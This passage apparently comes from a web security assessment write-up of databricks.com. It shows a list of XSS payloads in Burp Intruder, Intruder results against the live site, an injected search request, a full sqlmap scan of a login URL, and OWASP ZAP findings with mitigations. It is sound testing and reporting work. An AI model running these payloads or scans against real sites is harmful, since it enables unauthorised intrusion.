
692,080 bytes | 3,812 millis

Memory: 230.7MB



~/Desktop/xss.txt - Mousepad
File Edit Search View Document Help

```
<abbr draggable="true" ondragleave="alert(1)">test</abbr>
<abbr draggable="true" ondragstart="alert(1)">test</abbr>
<abbr id=x tabindex=1 onactivate=alert(1)></abbr>
<abbr id=x tabindex=1 onbeforeactivate=alert(1)></abbr>
<abbr id=x tabindex=1 onbeforedeactivate=alert(1)></abbr><input autofocus>
<abbr id=x tabindex=1 ondeactivate=alert(1)></abbr><input id=y autofocus>
<abbr id=x tabindex=1 onfocus=alert(1)></abbr>
<abbr id=x tabindex=1 onfocusin=alert(1)></abbr>
<abbr onbeforecopy="alert(1)" contenteditable>test</abbr>
<abbr onbeforecut="alert(1)" contenteditable>test</abbr>
<abbr onbeforepaste="alert(1)" contenteditable>test</abbr>
<abbr onblur=alert(1) tabindex=1 id=x></abbr><input autofocus>
<abbr onclick="alert(1)">test</abbr>
<abbr oncontextmenu="alert(1)">test</abbr>
<abbr oncopy="alert(1)" contenteditable>test</abbr>
<abbr oncut="alert(1)" contenteditable>test</abbr>
<abbr ondblclick="alert(1)">test</abbr>
<abbr onfocusout=alert(1) tabindex=1 id=x></abbr><input autofocus>
<abbr onkeydown="alert(1)" contenteditable>test</abbr>
<abbr onkeypress="alert(1)" contenteditable>test</abbr>
<abbr onkeyup="alert(1)" contenteditable>test</abbr>
<abbr onmousedown="alert(1)">test</abbr>
<abbr onmouseenter="alert(1)">test</abbr>
```



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions t
each payload type can be customized in different ways.


Payload set: 1 Payload count: 208

Payload type: Simple list Request count: 208

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
<br><br><br><br><br><br><br><br><br><br>
<br><br><br><br><br><br><x id=x>#x
<body onresize=alert(1)>press F12!
<body onhelp=alert(1)>press F1! (MSIE)
<marquee onstart=alert(1)>
<marquee loop=1 width=0 onfinish=alert(1)>
<audio src onloadstart=alert(1)>
<video onloadstart=alert(1)><source>
<input autofocus onblur=alert(1)>
<keygen autofocus onfocus=alert(1)>
```



2. Intruder attack of https://www.databricks.com

Requ...	Payload	Status code	Error	Timeout	Length	Comment
0		200	□	□	692080	
1	"-prompt(8)-"	403	□	□	5433	
2	'-prompt(8)-'	403	□	□	5433	
3	";a=prompt,a()//	200	□	□	692080	
4	';a=prompt,a()//	200	□	□	692080	
5	'-eval("window['pro'%2B'm...	403	□	□	5433	
6	"-eval("window['pro'%2B'...	403	□	□	5433	
7	"onclick=prompt(8)>"@x.y	403	□	□	5433	
8	"onclick=prompt(8)><svg/onl...	403	□	□	5433	
9	<image/src/onerror=prompt...	403	□	□	5433	
10	<img/src/onerror=prompt(8)>	403	□	□	5433	
11	<image src/onerror=prompt(...	403	□	□	5433	
12	<img src/onerror=prompt(8)>	403	□	□	5433	


```
GET /search?search=testinghttps://www.databricks.com/search?t&search='%3ba%3dprompt,a()%2f%2f HTTP/2
Host: www.databricks.com
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: keep-alive


```

Finished

- **SQLmap**

An open-source penetration testing tool called SQL Map automatically locates and takes advantage of SQL injection vulnerabilities to take over databases.

In an attempt to locate any web application injection points, I experimented with various payloads and parameters. I tested this application and discovered that it is not injectable.




```
┌──(tharusha㉿kali)-[~]
└─$ sqlmap -u 'https://accounts.cloud.databricks.com/login?tuuid=2667cb36-281f-446a-a0e8-b8ca0d486564'
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
esponsible for any misuse or damage caused by this program

[*] starting @ 23:36:28 /2024-05-09/

[23:36:29] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('enable-armeria-server-for-ui-flags=true;enable-armeria-workspace-server-for-ui-flags=false'). Do you want to use those [Y/n] y
[23:36:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:36:33] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
are you sure that you want to continue with further target testing? [Y/n] y
[23:36:34] [WARNING] please consider usage of tamper scripts (option '--tamper')
[23:36:34] [INFO] testing if the target URL content is stable
[23:36:35] [INFO] target URL content is stable
[23:36:35] [INFO] testing if GET parameter 'tuuid' is dynamic
[23:36:36] [WARNING] GET parameter 'tuuid' does not appear to be dynamic
[23:36:37] [WARNING] heuristic (basic) test shows that GET parameter 'tuuid' might not be injectable
[23:36:38] [INFO] testing for SQL injection on GET parameter 'tuuid'
[23:36:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:36:42] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:36:43] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:36:48] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:36:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:36:57] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:37:02] [INFO] testing 'Generic inline queries'
[23:37:03] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:37:07] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:37:10] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:37:14] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[23:37:18] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:37:23] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:37:27] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[23:45:27] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:45:38] [WARNING] GET parameter 'tuuid' does not seem to be injectable
[23:45:38] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some ki
d (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[23:45:38] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times

[*] ending @ 23:45:38 /2024-05-09/
```

Vulnerabilities detect when Scanning

In order to process and find problems and vulnerabilities that are based on the OWASP top 10, I used tool like OWASP ZAP.

OWASP ZAP is a testing tool that may be used to identify potential security gaps in internet applications. OWASP ZAP can be used to find common vulnerabilities such as SQL injection and cross-site scripting (XSS).

1. Vulnerability Title



Edit Alert

PII Disclosure

URL:	https://www.databricks.com/de/company/newsroom
Risk:	High
Confidence:	High
Parameter:	
Attack:	
Evidence:	56725653465350405
CWE ID:	359
WASC ID:	13


Vulnerability Description

The response contains Personally Identifiable Information, such as CC number, SSN and similar sensitive data.

How to mitigate

Check the response for the potential presence of personally identifiable information (PII), ensure nothing sensitive is leaked by the application.

2. Vulnerability Title



Edit Alert

Missing Anti-clickjacking Header

URL:	https://www.databricks.com/
Risk:	Medium
Confidence:	Medium
Parameter:	x-frame-options
Attack:	
Evidence:	
CWE ID:	1021
WASC ID:	15

Vulnerability Description


The response does not include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options to protect against 'ClickJacking' attacks.

How to mitigate

Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app.

If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.

3. Vulnerability Title



Edit Alert

Cross-Domain Misconfiguration

URL:	https://www.databricks.com/
Risk:	Medium
Confidence:	Medium
Parameter:	
Attack:	
Evidence:	Access-Control-Allow-Origin: *
CWE ID:	264
WASC ID:	14

Vulnerability Description

Web browser data loading may be possible, due to a Cross Origin Resource Sharing (CORS) misconfiguration on the web serve.

How to mitigate

Ensure that sensitive data is not available in an unauthenticated manner (using IP address white-listing, for instance).

Configure the "Access-Control-Allow-Origin" HTTP header to a more restrictive set of domains, or remove all CORS headers entirely, to allow the web browser to enforce the Same Origin Policy (SOP) in a more restrictive manner.